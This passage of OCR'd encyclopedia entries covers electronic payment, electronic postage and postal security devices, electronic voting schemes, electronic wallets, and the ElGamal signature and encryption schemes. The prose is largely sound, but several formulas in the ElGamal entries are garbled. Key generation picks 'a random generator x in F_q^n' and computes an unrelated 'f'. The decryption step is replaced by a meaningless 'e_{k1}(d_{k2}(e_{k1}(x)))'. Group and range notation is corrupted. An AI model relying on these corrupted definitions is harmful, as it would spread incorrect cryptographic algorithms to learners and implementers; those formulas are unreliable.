  A payer can authorize a payment by out-of-band means such as by phone or regular mail. This is common with credit cards payments for phone orders or mail orders. In lasting business relationships, the payer and payee can agree on a shared secret such as a password, passphrase, or PIN. The payer then needs to type the shared secret in order to authorize a payment to the payee sharing the secret. The highest degree of security can be achieved if the payer uses a digital signature to authorize payments. Distributing the respective public verifying keys requires a public key infrastructure (PKI), but ensures non-repudiation, that is, only the intended payer is capable to produce a signature for the payment with respect to the public verifying key certified to the payer's name.
- *No counterfeiting*. The overall value of all payment instruments cannot increase without further action by an authorized minting bank. In other words, payees shall not find their accounts credited without anyone actually paying for this amount.
- *Confidentiality*. Certain payment information may be required to be kept confidential from prying eyes (privacy). The purchase content, the payment amount, or the time of payment shall not be disclosed to individuals not involved in the transaction. If anonymity of payer or payee, unlinkability of payments, or untraceability of payments is an issue, then the identities of the payer and/or payee must be disclosed neither to outsiders nor to certain participants of the payment transaction.
- *Reliability*. The payment transaction must be atomic in the sense that it is either processed completely or not at all. Even if the network or system crashes, there must be recovery mechanisms in place that either allow to re-synchronize the devices of all participants automatically or at least enable all participants to make their just claims.

Applications

In order to support frequent payments of small amounts, typically less than 1$ each, special micro payment schemes have been proposed. They involve no complex cryptographic computations for the payment itself, but require some overhead between the payer and payee in order to set up the micropayment option. Typical applications are pay-per-view or pay-per-click or pay-per-phone tick. If micropayments between a payer and a payee are so rare that even the small overhead to set up the micropayment option is not justified, then they can still use a micro payment scheme, such as µ-iKP (Bellare et al. 2000), by employing a broker who frequently receives micro payments from the payer and makes micropayments to the payee. This way, one leverages on existing business relationships spanning from the payer over the broker to the payee. However, the relevance of micro payment systems to the real economy will be limited according to Odlyzko (2003).

The predominant standard for online pay-now schemes (electronic checks) is SET, the Secure Electronic Transactions (http://www.setco.org/set_specifications.html) standard, a merger of VISA's Secure Transaction Technology (STT) and Master Card's Secure Electronic Payment Protocol (SEPP). Marketing, branding, and compliance testing is organized by SetCo, Inc., a joint subsidiary of VISA and MasterCard.

There is a large and quickly changing variety of proposals for electronic payment schemes; some more directed to research activities, others striving for market share. A good overview was given by Asokan, Janson, Steiner, and Waidner in (1997).

Cross-References

Electronic Wallet
Overspender Detection
Overspending Prevention
Unlinkability

References

Asokan N, Janson PA, Steiner M, Waidner M (1997) The state of the art in electronic payment systems. Computer 30(9):28–35

Bellare M, Garay J, Hauser R, Herzberg A, Krawczyk H, Steiner M, Tsudik G, Van Herreweghen E, Waidner M (2000) Design, implementation and deployment of the iKP secure electronic payment system. IEEE J Sel Areas Commun 18(4):611–627

Odlyzko A (2003) The case against micropayments. In: Wright RN (ed) Financial cryptography, vol 2742. Springer, Berlin, pp 77–83

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_199

Electronic Postage

Gerrit Bleumer[24] ✉
(24) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Electronic postage is an electronic payment instrument for postal transportation services.

Background

Customers who have an average of five to ten mail pieces to send per day will use stamps, and customers who have several hundreds of mail pieces of equal weight and size will use rebated bulk mail options. For many other customers, electronic postage is a convenient option. Electronic postage comes in two form factors, as a software application running on a regular personal computer, or built right into a desktop printer, or integrated into a postage metering device (Pastor 1991).


Large Postal Services such as the US Postal Services, Deutsche Post AG, and Canada Post Corporation have started initiatives that will replace mechanical postage metering devices in their respective postal markets by electronic metering devices within 3–5 years. Other Postal Services are likely to follow these initiatives because electronic metering devices reduce the risk of fraud significantly, and they support the integration of value-added features such as track and trace services.

The first specification of electronic postage was published by the US Postal Services in 1996 (United States Postal Services). The first publication specified *closed systems*, that is, postage metering devices that couple the electronic postage vault together with the printing mechanism. It was later accompanied by a specification of *open systems*, which means systems based on a regular personal computer connected to a desktop printer. Both specifications enforced that electronic postage would only be stored inside certified hardware security modules, which were called *postal security devices* (PSD). In closed systems, the postal security devices would be integrated within the postage metering devices in order to facilitate high throughputs of mail pieces. For open systems, there were two options. Either the postal security device was held inside a server at the postage provider, such that customers could use some application software in order to download postage every time they had to produce an indicium for a mail piece. This approach is called *online PC postage*. The other option was to build postal security devices into the customers' personal computers, which would then be used more or less like a postage meter. This approach is called *offline PC postage*. In 1999, a third type of system was specified, called *centralized systems*, where customers employ one postal security device in a central location of a network, and connect several printers or postage metering devices (without built-in postal security devices) to the network, for example, one for each department. Each printer or postage metering device would then receive its indicia from the central postal security device. In practice, profitable business models have only been developed for electronic postage metering devices and for online PC postage (see listings at (Deutsche Post AG; United States Postal Services)).

Theory

The main idea behind the Information Based Indicia Program (IBIP) is this: each postal security device serves as a secure storage for prepaid electronic postage, and produces a digital signature for each mail piece a customer is going to send. Typically, the digital signature is produced in real time, such that all actual mail piece parameters such as weight, size, mail category, date of mailing, etc., can be taken into account by the digital signature. All parameters and the digital signature of a mail piece are encoded into a two-dimensional barcode, which is printed in the upper right corner of an

envelope. A similar kind of bar code can also be used for parcels. Typically, those barcodes are printed to a label, which the customer affixes to the respective parcel. IBIP specifies which signature algorithms are permitted (the RSA digital signature scheme, the Digital Signature Standard (DSS), and Elliptic curve signature schemes (ECDSA)), which minimum resolution to be used for printing indicia, and which barcode symbologies are permitted PDF417 and Datamatrix (ANSI/AIM BC11). IBIP also specifies the length of the keys to be used for the digital signature scheme, and in case of ECDSA specifies a set of permitted elliptic curves based on recommendations by NIST (National Institute of Standards and Technology 2002). The size of the footprint of the resulting barcodes is between 3 × 1 in. (PDF417), and 1 × 1 in. (Datamatrix). Sample indicia with either bar code symbology are displayed in Fig. 1.



Electronic Postage, Fig. 1 Sample indicia

The postal mail sorting centers have to be equipped with CCD cameras in order to read the barcodes. Furthermore, the postal infrastructure must be enabled to decode the mail piece parameters and the respective digital signatures from each barcode and verify these digital signatures. In order to do this, the postage providers are required by IBIP to submit the public verifying keys of each postal security device under their or one of their customer's operation to the US Postal Services. The US Postal Services have set up a Public Key Infrastructure (PKI) to which each postage provider must get registered before it can be approved to provide electronic postage to the US postal market.

The postal security devices must be certified according to the Federal Information Processing Standard (FIPS) 140-2 Level 3 with additional requirements on physical security (National Institute of Standards and Technology 2002). They must have an active tamper response mechanism that permanently shuts off the signing functionality of the postal security device as soon as specified attempts of tampering are detected. The operating software of postal security devices must be designed to

implement a finite state machine specified by IBIP. An important part of the internal state of a PSD is its set of postal registers that keeps track of its electronic postage. Mainly, there is a descending register, an ascending register, and a control total register, which are initially set to zero. The descending register is increased by a respective amount every time the postal security device downloads electronic postage from the postage provider, and it is decreased by the face value of a requested indicium every time the postal security device produces a signature. The ascending register is increased by the face value of a requested indicium every time the postal security device produces a signature. The total setting register is increased by a respective amount every time the postal security device downloads electronic postage from the postage provider. At any point in time during the life cycle of a postal security device, these three postal registers shall observe the following relation:

$$\begin{aligned}&\text{Descending register} + \text{ascending register}\\ &= \text{total settings register}\end{aligned} \tag{1}$$

Other Postal Services such as Deutsche Post AG (http://www.deutschepost.de/stampit) or Canada Post Corporation have specifications that rely on the same principles as the Information Based Indicia Program including the use of FIPS 140-2 certified hardware security modules with the above mentioned postal registers, but may specify other types of digital signatures, key lengths, elliptic curves, or integrity check codes based upon message authentication codes in place of digital signatures.

Applications

The deployment of CCD cameras, high-speed cryptographic equipment for verifying digital signatures, and a countrywide distributed database for detecting and rejecting replays of indicia are the major investments for any Postal Service making the transition toward electronic postage. Since the early 1990s, there is also increasing activity into innovation and patenting by the postage providers. Because of these commitments, electronic postage can be expected to become an industrial application area of security and cryptography mechanisms.

All of these specifications value traceability of customers higher than their privacy. For example, there is no option in any of these specifications

to send mail anonymously. The likely reasons are firstly that the by far largest group of customers are companies, who naturally have an interest to be recognized, not to remain anonymous, and secondly, that the main motivation of the Postal Services to retire the mechanical postage meters in their markets was to reduce fraud by meter manipulation. Nevertheless, if electronic postage should take over significant market share from conventional stamps, then privacy probably becomes a customer requirement to be addressed (Deutsche Post AG). Sending mail anonymously can be misused to cover up attacks against mail recipients by using mail bombs or contaminated mail pieces. But making products available that allow anonymous electronic postage would neither encourage such attacks, nor would prohibiting these products prevent such attacks.

Electronic postage for postcards has been addressed by Pintsov and Vanstone in (Pintsov and Vanstone 2002).

Cross-References

Hardware Security Module
Public Key Infrastructure

Editorial Note

Nowadays email is the most prevalent means of communication and digitally signed emails or certified mail protocols provide most of the functionality of earlier electronic postage proposals.

Recommended Reading

ANSI/AIM BC11 International symbology specification – data matrix; 11/96. Available on http://www.rvsi.com/cimatrix/DataMatrix.html

Bleumer G (2000) Secure PC-franking for everyone. In: Bauknecht K, Madria SK, Pernul G (eds) EC-Web 2000. Lecture notes in computer science, vol 1875. Springer, Berlin, pp 94–109

National Institute of Standards and Technology (2002) Security requirements for cryptographic modules. FIPS PUB 140-2. Available on http://csrc.nist.gov/cryptval/140-2.htm

Pastor J (1991) Cryptopost. A cryptographic application to mail processing. J Cryptol 3(2):137–146 [MathSciNet]

Pintsov LA, Vanstone SA (2002) Postal revenue collection in the digital age. In: Frankel Y (ed) Financial cryptography 2000. Lecture notes in computer science, vol 1962. Springer, Berlin, pp 105–120

United States Postal Services. Information based indicia program. Available on http://www.usps.gov/postagesolutions

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300315

Electronic Purse

Electronic Wallet

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_18

Electronic Voting Schemes

Kazue Sako[25] ✉
(25) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

A system is called an electronic voting system when ballots are directly recorded electronically. Depending on the context, it may include voting systems that use electronic devices for reading paper ballots, such as punch cards and optically marked ballots.

Background

In most electronic voting systems used today, voters go to designated polling places and cast their votes electronically after being identified and authorized by conventional, nonelectronic means. In the near future, systems in which voters securely cast their ballots to the authorities over a network, and do not physically be present at polling places, can be envisioned. The research on electronic voting schemes started based on this future model. When both authentication of voter and casting of a vote were performed over a network, the question is how to maintain the privacy of the ballots while ensuring their validity, and with reliably verifying the final tally.

Theory

The general technique of secure multiparty computation can be applied to solve this problem in theory. However, such a solution places a heavy computational load on the voter's computer and requires transaction with all other voters, making it impractical. A more realistic approach is to establish voting authorities and develop protocols specific to voting so that a voter only needs to communicate with the authorities, with a moderate computational and communication cost (Chaum 1981, 1985). The goal of such protocols is to prevent the authorities from learning who voted for whom (or what), while enabling them to check the validity of the votes and compute the correct tally.

Two approaches for maintaining the privacy of votes are the following: (1) hiding the voter's identity and (2) hiding the vote data. In the former approach, an anonymous channel by which authorities can receive a ballot, but cannot determine who sent it, is necessary. Given this channel, cryptographic mechanism is designed so that one can verify that the senders of a vote are registered valid voters, and that the voters have not cast multiple times. In the latter approach, the authorities can identify the voter but the ballots are encrypted. Furthermore, cryptographic mechanism is designed so that the voting authorities can tally the ballots without decrypting each ballot individually. The mechanisms to solve the problems in each approach are described below.

A key technique in the former approach is blind signatures. A blind signature scheme enables a signer to sign a message without seeing it. This may sound paradoxical but is a powerful tool in achieving privacy in voting and payments systems ("Electronic Cash"). Prior to voting, the authorities identify the voter and, using the blind signature scheme, issue a digital signature to his ballot. Thus, the authorities cannot learn the vote, but the voter receives a legitimately signed ballot. During the voting phase, the voter anonymously sends the signed ballot.

The authorities can check the validity of the ballot by verifying their own signature on it. The use of blind signature scheme prevents the authorities from learning to which voter the signature was issued. Along with blind signatures, it is necessary to have a mechanism for distinguishing between two valid ballots from two different voters with the same choice and two or more ballots from a single voter. This can be done by including random sequences in the ballot format. By making a long enough sequence, the probability that two distinct voters chose the same sequence can be

made negligibly small. If two ballots are ever submitted with the same sequence, they are assumed to be copies of a single legitimate ballot, and only one is counted.

This random sequence can also serve as a key to verify the authority's activity. By searching for this sequence in a published list of the accepted ballots, a voter can confirm that his vote was indeed counted in the tally. The ballot format should be designed to prevent a voter from receiving multiple valid ballots in a single blind signature issuing procedure.

For the second approach, a special encryption function that enables the tallying of votes without decrypting each vote is used. This function is homomorphism, that is, encryption of addition of two values equals addition of encryption of each value. If a yes-vote is represented by 1 and no-vote by 0, the sum of votes gives the number of yes-votes. If the votes are encrypted using a homomorphic encryption function, the encrypted votes may be combined to create an encryption of the sum of these votes, without decrypting any of the votes. Decrypting the encrypted total gives the final tally. In order to use this idea, use of probabilistic public-key encryptions is necessary; otherwise, all encrypted yes-votes would look exactly the same, and it would be straightforward to determine how people voted.

Another method of tallying encrypted votes while preserving privacy is by using a cryptographic *shuffling procedure*. In this method, the authorities do decrypt each ballot but only when the ballots are shuffled so that the voter's identity cannot be matched to any voter list. In cryptographic shuffling, the list of encrypted ballots is transformed to another list of encrypted ballots, where the order of the entries is shuffled, so that no one can determine the correspondence between entries in the new list and entries in the old list. To do so, the appearance of each encrypted entry must be changed without altering its decrypted result. For this regard, an encryption scheme that is *malleable* is used, that is, this procedure can be performed by a party without knowing the decryption key. An example of such a scheme is ElGamal public key encryption.

Each of the two approaches described above has its own advantages and disadvantages; each is based on different assumptions. The former strategy requires an anonymous channel. The latter requires that all voters trust the authorities holding the decryption key (in more sophisticated schemes, it is only necessary to trust that one of the authorities is honest). Verifiability of

the tally is also different. In the former, one can verify only their own vote, while in the latter, anyone can verify the integrity of voter signatures on the accepted vote list and the correctness of the sum based on the list.

Discussion

Neither strategy has a good solution for the *receipt-free* problem. That is, a malicious voter (or a coerced innocent voter) generates "a receipt" or a proof of how they voted to trade for money (or to satisfy the coercer). Current solutions require physical assumptions or work on a limited coercer model.

Besides the above studies of electronic voting schemes where both voter authentication and vote casting are performed on network, there are studies of performing a secure voting using voting terminals placed in polling places like today. The issue here is how can a voter verify that the terminal has generated and sent the electronic records in a way the voter intended to cast, where a voter typically has limited power of computation for verification. The approaches in this study include having specially designed paper ballots. For example (Chaum et al. 2008; Ryan et al. 2009), a voter receives two pieces of paper cards, or a voter tears one paper ballot into two pieces, to end up with a ballot with candidates name, and a receipt where voter can take home. The receipt does not display how the voter voted, but codes on the receipt allow the voter to verify that his vote has been properly counted using computers from home. Not only cryptographic techniques but also solutions using special chemical ink have been proposed (Chaum et al. 2009).

Improving integrity of elections using cryptographic and computer technologies is an active ongoing field of study.

References

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88

Chaum D (1985) Security without identification: transaction systems to make big brother obsolete. Commun ACM 28(10):1030–1044

Chaum D, Essex A, Carback R, Clark J, Popoveniuc S, Sherman A, Vora P (2008) Scantegrity: end-to-end voter-verifiable optical-scan voting. IEEE Secur Priv 6(3):40–46

Ryan P, Bismark D, Heather J, Schneider S, Xia Z (2009) Prêt à voter: a voter-verifiable voting system. IEEE Trans Inf Forensics Secur 4(4):662–673

Chaum D, Carback R, Clark J, Essex A, Popoveniuc S, Rivest R, Ryan P, Shen E, Sherman A, Vora P (2009) Scantegrity II: end-to-end verifiability by voters of optical scan elections through confirmation codes. IEEE Trans Inf Forensics Secur 4(4):611–627

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_200

Electronic Wallet

Gerrit Bleumer[26] ✉
(26) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Editorial Note: Nowadays, electronic wallets are typically based on mobile devices and are gaining more and more functions, such as connection to credit card and bank accounts, and support for blockchain-based payments.

Synonyms

Electronic purse

Definition

An electronic wallet is a mobile consumer device typically containing a hardware security module that is used to perform payment transactions.

Background

In a general business sense, an electronic wallet (or electronic purse) is a consumer device providing some additional security compared to a mere credit card solution. An electronic wallet could be as simple as an encrypted storage of credit card information that saves consumers to reenter their credit card data manually each time they make a payment. There is a considerable variety of products and services, each called “electronic

wallet" or "electronic purse," that turn up in the marketplace and in investors' press conferences, while the technical specifications and the life time of these products and services are left unclear. We will thus concentrate on the more specific use of the term "electronic wallet" in the cryptographic literature.

Theory

In a more specific, cryptographic sense, an electronic wallet is a consumer device designed to store and manage electronic funds or electronic cash. In particular, an electronic wallet is used to download funds from a bank account, to store those funds inside the electronic wallet, and transfer deliberate amounts to other electronic wallets or point of sale terminals in order to make purchases. Even, Goldreich and Yacobi (1984) were one of the first to consider electronic wallets as consumer devices with keypad and display allowing their holders to also inspect the current amount of stored electronic cash and configure their own devices.

If such electronic wallets have an offline electronic cash scheme installed, consumers experience increased autonomy because they can make payments offline and manage the amounts of electronic cash remaining in their e-wallets offline, i.e., without a bank or any other trusted third party being involved in the payments or management actions. Such electronic wallets differ from ATM cards, debit cards, or credit cards, which are merely tokens that identify their holders to access the respective bank accounts or allow payees to deduct certain payment amounts from the respective payers' bank accounts.

An electronic wallet shall satisfy security requirements of their holders and of the banking industry operating the financial infrastructure behind those electronic wallets. Pfitzmann, Pfitzmann, Schunter, and Waidner (1997) distinguish the following three security requirements on mobile user devices in general and on electronic wallets in particular:

- *Personal agent trust*. In normal operation, consumers demand their electronic cash to be stored reliably by their electronic wallets. All sorts of mishaps, e.g., hitting unintended commands at the keypad, interrupting communication lines, or experiencing downtimes of the banking servers, shall all be smoothly tolerated by the electronic wallets without losing a penny of electronic cash. Consumers may have additional privacy

requirements such as anonymity or unlinkability of transactions, or untraceability of their payments. As a minimum privacy requirement, they may want to prevent payment providers, payees, and others to implant cookies on their electronic wallets, which could be used to trace their purchase behavior.

- *Captured agent trust*. In exceptional cases where an electronic wallet is lost or stolen, attackers shall find it infeasible to misuse a captured electronic wallet in order to pay for their own dealings. In general, a captured electronic wallet shall stop all its services and render itself totally useless to a potential attacker. In situations where a consumer is blackmailed and forced to authorize a certain payment on behalf of an attacker, for example, by entering a password, there should be mechanisms in place by which the victim could purposely lock up his electronic wallet and optionally set off some form of alarm, preferably some wireless alarm that goes unnoticed by the attacker (Chaum 1992).
- *Undercover agent trust*. The banking industry demands that legitimate holders cannot misuse their electronic wallets, for example, by manipulating electronic wallets such that the amount of electronic cash is increased without being paid for, or by spending electronic cash more than once, or by using premium services although they should not be available to a consumer because they have not been paid for. In a certain sense, an electronic wallet is a pocket branch of the issuing bank in the hands of a consumer. Like with any real branch, it should be infeasible to break in and steal the assets.

In a landmark paper, Chaum and Pedersen (http://www.cepsco.com) have proposed a hardware architecture for electronic wallets that can support all of the above security requirement at the same time. The main idea is to embed a tamper resistant pieceof hardware, which is called an *observer*, into a larger piece of hardware, called a *wallet*, which is totally under the holder's control. Chaum and Pedersen devised protocols for the:

- *Holder withdrawing* e-cash from her account at an issuer into her wallet with observer
- *Holder paying* chunks of e-cash from her wallet with observer to a payee (merchant) to make a purchase
- *Merchant depositing* paid e-cash into his account at an acquirer

Each of these protocols includes actions of the respective issuer or acquirer, the wallet and the observer. The observers are all certified by the banking infrastructure behind the issuer and the acquirer, and the observers' task in all the protocols is to authenticate the holder's wallet to the respective issuer or acquirer and to authorize the requested transaction. For example, the observer keeps track of the amount of funds remaining inside its wallet. If the holder requests to spend an amount that exceeds the available funds in her wallet, then the observer will not authorize the payment and the payee will not acknowledge the payment. However, the observer has no way of communicating directly with the issuer or the acquirer. All communication between the observer and an issuer or acquirer is relayed through the wallet, which transforms all messages in such a way that it preserves the authentication and authorization by the observer, but keeps the payment transactions of all holders statistically unlinkable, even if the issuers and the payees all collaborate against the payers.

Cramer and Pedersen (1994) improved this proposal by achieving the same strong unlinkability of payments even if the attacker coalition of issuers and payees captures the wallets with the observer and manages to extract all information stored by the observer.

Brands (1994) proposed an independent suite of protocols for withdrawal, payment, and deposit that achieved the same level of security as Cramer and Pedersen (1994), and the additional feature that a holder who spends any piece of electronic cash more than once would automatically revoke its own anonymity, such that the acquirer who collects two or more deposits originating from the same piece of electronic cash would efficiently recover the cheating holder's identity.

Applications

Most commercially available electronic wallets are based on smart cards in order to keep the price tag low. Prominent examples are Mondex (http://www.mondex.com; Chaum and Pedersen 1993) Common Electronic Purse Specifications (CEPS), which is based on the EMV specification by Europay, MasterCard, and Visa. Smart cards, however, can hardly meet all of the above security requirements with a high level of assurance (Security Evaluation Criteria). For example, in order to achieve undercover agent trust, an electronic wallet had to have some active tamper response

mechanism, which would lock up the electronic wallet in case it detects an attempt of tampering with the secure housing of the circuitry. Security assurance can be evaluated and certified according to the industry standard the Federal Information Processing Standard (FIPS) 140-2.

Cross-References

Electronic Cash
Electronic Payment
Hardware Security Module

Editorial Note

Nowadays, electronic wallets are typically based on mobile devices and are gaining more and more functions, such as connection to credit card and bank accounts, and support for blockchain-based payments.

Recommended Reading

Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93, Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318

Chaum D (1992) Achieving electronic privacy. Sci Am 267:96–101

Chaum D, Pedersen T (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92, Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105

Cramer R, Pedersen T (1994) Improved privacy in wallets with observers (Extended abstract). In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer-Verlag, Berlin, pp 329–343

Even S, Goldreich O, Yacobi Y (1984) Electronic wallet. In: Chaum D (ed) Advances in cryptology – CRYPTO'83. Plenum, New York, pp 383–386

Pfitzmann A, Pfitzmann B, Schunter M, Waidner M (1997) Trusting mobile user devices and security modules. Computer 30(2):61–68

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_147

ElGamal Digital Signature Scheme

Dan Boneh[27] ✉
(27) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

The ElGamal signature scheme (ElGamal 1985) is one of the first digital signature schemes based on an arithmetic modulo a prime (modular arithmetic). It can be viewed as an ancestor of the Digital Signature Standard and Schnorr signature scheme. ElGamal signatures are much longer than DSS and Schnorr signatures. As a result, this signature scheme is not used often and is mostly of interest for historical reasons.

Theory

We present a small modification of the original scheme that includes a hash function needed for the security analysis:

Key Generation. Given a security parameter $\tau \in \mathbb{D}$ as input do the following:

1. Generate a random τ-bit prime p. Pick a random generator $x \in \mathbb{F}_q^n$ of the group $\mathbb{Z}_q^*$.

2. Pick a random integer $\alpha \in [1, p-2]$ and compute $f \in g\mathbb{F}_{q^m}[x]$.

3. Let H be a hash function $H : \{0,\ 1\}^* \rightarrow \{1,\ldots, p-2\}$.

4. Output the public key (p, g, y, H) and the private key $(p,\ g,\ \alpha,\ H)$.

Signing. To sign a message $m \in \{0, 1\}^*$ using the private key $(p,\ g,\ \alpha,\ H)$ do:

1. Pick a random integer $k \in [1, p-2]$ with $\gcd(k, p-1) = 1$.

2. Compute $r = g^k \bmod p$. We view r as an integer $1 \le r < p$.

3. Compute $s = k^{-1}(H(m\|r) - \alpha r) \bmod p - 1$. Here $m\|r$ denotes concatenation of m and r.

4. Output the pair $(r, s) \in \mathbb{Z}_p^*$ as the signature on m.

Verifying. To verify a message/signature pair $(m, (r, s))$ using the public key (p, g, y, H) do:

1. Verify that $1 \le r < p$, otherwise reject the signature.

2. Compute $v = y^r\ r^s \in\ \mathbb{Z}_p$.

3. Accept the signature if $v = g^{H(m\|r)} \in\ \mathbb{Z}_p$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair we have:

$$u = y^r r^s = g^{\alpha r} g^{ks} = g^{\alpha r + ks}$$
$$= g^{\alpha r + H(sn|r) - \alpha r} = g^{H(m|r)} \pmod p$$

and therefore a valid message/signature is always accepted.

The signature can be shown to be existentially unforgeable (existential forgery) under a chosen message attack in the random oracle model, assuming the discrete logarithm problem in the group generated by g is intractable (Pointcheval and Stern 2000). In the proof of security, the function H is assumed to be a random oracle. In practice, one derives H

from some cryptographic hash function such as SHA-1. We note that the check in Step 1 of the verification algorithm is required. Without this check, there is a simple forging algorithm that, just given the public key, is able to forge a signature on any message m. In these forged signatures the value r is an integer in the range $1 \ldots p(p-1)$. Similarly, we note that signing the message m directly without first hashing it with H results in a system for which a simple existential forgery is possible, just given the public key.

To discuss signature length we fix concrete security parameters. At the present time the discrete log problem in the cyclic group $\mathbb{D}^*_p$ where p is a 1024-bit prime is considered intractable (Lenstra and Verheul 2001) except for a very well funded organization. With these parameters an ElGamal signature is 2048-bit long – much longer than the related DSS or Schnorr signatures.

There are many variants of the ElGamal signature scheme. We refer to Nyberg and Rueppel (1996) for a comparison of some six variants. The signature scheme can be made to work in any finite cyclic group in which the discrete log problem is intractable. In particular, there is an analogous scheme that works on elliptic curves instead of finite fields. A variant that supports message recovery was proposed by Nyberg and Rueppel (1996).

Cross-References

Digital Signature Schemes
Schnorr Digital Signature Scheme

Recommended Reading

ElGamal T (1985) A public key cryptosystem and signature scheme based on the discrete logarithms. IEEE Trans Inform Theory 31:469–472
[MathSciNet]

Lenstra A, Verheul E (2001) Selecting cryptographic key sizes. J Cryptol 14(4):255–293
[MathSciNet]

Nyberg K, Rueppel R (1996) Message recovery for signature schemes based on the discrete logarithm problem. Des Codes Crypt 7:61–81

Pointcheval D, Stern J (2000) Security arguments for digital signatures and blind signatures. J Cryptol 13(3):361–396

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300316

ElGamal Encryption

ElGamal Public Key Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_318

ElGamal Public Key Encryption

Yvo Desmedt[28] ✉
(28) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Synonyms

ElGamal encryption

Definition

Using multiplicative notation, the ElGamal public key encryption scheme is characterized by having as ciphertext, $(c_1, c_2) := (g^k, m \cdot y_A^k)$, which details are explained further on.

Theory

In the *ElGamal public key encryption* scheme (ElGamal, 1985) $\langle g \rangle$ is a finite cyclic group of large enough order. q, (a multiple of) the order of g, denoted as $\mathrm{ord}(g)$ (not necessarily a prime), is public. In the original ElGamal scheme, $\langle g \rangle = Z_p$, p a prime and $q = p - 1$. However, today q is usually a prime (which must divide $p - 1$). Although in the original scheme $g \in Z_p$, a popular variant (Koblitz, 1987; Miller, 1986) is the use of elliptic curves. In the first case $\langle g \rangle$ is a subgroup of $Z_p^*(*)$. Since this is a multiplicative group, multiplicative notation is used. In the last case, g is a

point on an elliptic curve. Note that elliptic curve notation uses additive notation. In this description we use multiplicative notation to explain ElGamal. The elliptic curve version can be obtained easily by converting the notation to additive.

If Alice wants to make a *public key*, she chooses $a \in_R Z_q$ and she computes $y_A := g^a$ in the group $\langle g \rangle$. Her public key will be (p, g, q, y_A). If a group of users uses the same p, g, and q, the public key could be shorter. Her secret key is a. In the case of elliptic curves, the parameter p is replaced by the specification of the curve that is used.

If Bob, knowing Alice's public key (p, g, q, y_A), wants to encrypt a message $m \in \langle g \rangle$ to be sent to Alice, he chooses $k \in_R Z_q$ and computes $(c_1, c_2) := (g^k, m \cdot y_A^k)$ in the group and sends $c = (c_1, c_2)$. To decrypt, Alice, using her secret key a, computes $e_{k_1}\left(d_{k_2}\left(e_{k_1}(x)\right)\right)$ in this group. It is easy to check that $m' = m$.

The security of this scheme is related to the *Diffie-Hellman problem* (see also Lipmaa 2011). A nonmalleable variant of this scheme was proposed independently by Tsiounis and Yung (1998) and Jakobsson (1998), by combining Schnorr's signature scheme (Schnorr, 1990) with ElGamal encryption. The proof of nonmalleability uses some cryptographic assumptions and the random oracle model.

The ElGamal encryption scheme has been the inspiration of several proven secure encryption schemes, such as in *key encapsulation*, which are part of *hybrid* encryption. Moreover, since 1993 (Park et al., 1994) ElGamal encryption is the building block of several *e-voting* schemes.

Cross-References

Decisional Difle–Hellman Problem
Elliptic Curve Cryptography
Electronic Voting Schemes
Public Key Cryptography
Threshold Cryptography

References

ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inform Theory 31:469–472
[MathSciNet]

Jakobsson M (1998) A practical mix. In: Nyberg K (ed) Advances in Cryptology – Eurocrypt ’98, Proceedings, Lecture Notes in Computer Science, vol 1403. Springer, pp 448–461 Espoo, Finland, 31 May–4 June, 1998

Koblitz N (1987) Elliptic curve cryptosystems. Math Comput 48:203–209
[MathSciNet]

Lipmaa H (2011) On the CCA1-security of ElGamal and Damgård ElGamal. In: Lai X, Yung M, Lin D (eds) Inscrypt 2010, Lecture Notes in Computer Science, vol 6584. Springer, pp 18–35

